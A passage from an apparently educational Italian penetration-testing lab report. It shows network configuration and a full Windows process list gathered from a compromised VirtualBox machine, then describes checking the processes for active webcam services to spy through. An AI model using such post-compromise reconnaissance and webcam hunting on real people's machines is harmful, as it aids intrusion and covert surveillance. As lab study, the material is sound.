




**Con il comando `ifconfig` è anche possibile vedere la configurazione di rete**

```
Interface 4
=====
Name      : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:a2:9f:4f
MTU       : 1500
IPv4 Address : 192.168.13.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::48a7:cb48:b348:22c4
IPv6 Netmask : ffff:ffff:ffff:ffff::
```







PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\SYSTEM	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
268	smss.exe	NT AUTHORITY\SYSTEM	smss.exe
296	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
352	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
384	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
420	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
428	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
444	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
504	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
512	tomcat7w.exe	DESKTOP-9K104BT\user	tomcat7w.exe
536	services.exe	NT AUTHORITY\SYSTEM	services.exe
556	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
628	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
680	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
788	dwm.exe	Window Manager\DWIM-1	dwm.exe
876	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
884	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
964	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1068	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1268	mqsvc.exe	NT AUTHORITY\SERVIZIO DI RETE	mqsvc.exe
1312	WmsSelfHealingSvc.exe	NT AUTHORITY\SYSTEM	WmsSelfHealingSvc.exe
1320	WmsSvc.exe	NT AUTHORITY\SYSTEM	WmsSvc.exe
1520	spoolsv.exe	NT AUTHORITY\SYSTEM	spoolsv.exe
1616	TCPSVCS.EXE	NT AUTHORITY\SERVIZIO LOCALE	TCPSVCS.EXE
1664	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1684	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1700	snmp.exe	NT AUTHORITY\SYSTEM	snmp.exe
1704	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1736	pg_ctl.exe	NT AUTHORITY\SERVIZIO DI RETE	pg_ctl.exe
1832	tasklist.exe	NT AUTHORITY\SYSTEM	tasklist.exe
1948	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
2016	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
2288	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2304	tomcat7.exe	NT AUTHORITY\SYSTEM	tomcat7.exe
2352	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2412	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
2432	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2448	conhost.exe	NT AUTHORITY\SERVIZIO DI RETE	conhost.exe
2524	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2684	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2692	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2700	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2708	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2716	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2884	unsecapp.exe	NT AUTHORITY\SYSTEM	unsecapp.exe
2908	ShellExperienceHost.exe	DESKTOP-9K104BT\user	ShellExperienceHost.exe
3088	WmiPrvSE.exe	NT AUTHORITY\SERVIZIO DI RETE	WmiPrvSE.exe
3172	sihost.exe	DESKTOP-9K104BT\user	sihost.exe
3184	java.exe	NT AUTHORITY\SYSTEM	java.exe
3260	WmiPrvSE.exe	NT AUTHORITY\SYSTEM	WmiPrvSE.exe
3316	OneDrive.exe	DESKTOP-9K104BT\user	OneDrive.exe
3456	WmsSessionAgent.exe	NT AUTHORITY\SYSTEM	WmsSessionAgent.exe
3468	svchost.exe	DESKTOP-9K104BT\user	svchost.exe
3512	explorer.exe	DESKTOP-9K104BT\user	explorer.exe
3604	RuntimeBroker.exe	DESKTOP-9K104BT\user	RuntimeBroker.exe
3764	SearchIndexer.exe	NT AUTHORITY\SYSTEM	SearchIndexer.exe
3852	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
3976	taskhostw.exe	DESKTOP-9K104BT\user	taskhostw.exe
4012	VBoxTray.exe	DESKTOP-9K104BT\user	VBoxTray.exe
4152	SearchUI.exe	DESKTOP-9K104BT\user	SearchUI.exe
4480	ApplicationFrameHost.exe	DESKTOP-9K104BT\user	ApplicationFrameHost.exe
4560	cmd.exe	DESKTOP-9K104BT\user	cmd.exe

## Ricerca di webcam attive

Tramite il comando **ps**, si possono vedere tutti i processi attivi. Dopo un'attenta analisi deduciamo che tra questi non vi sono servizi attivi relativi a webcam o streaming



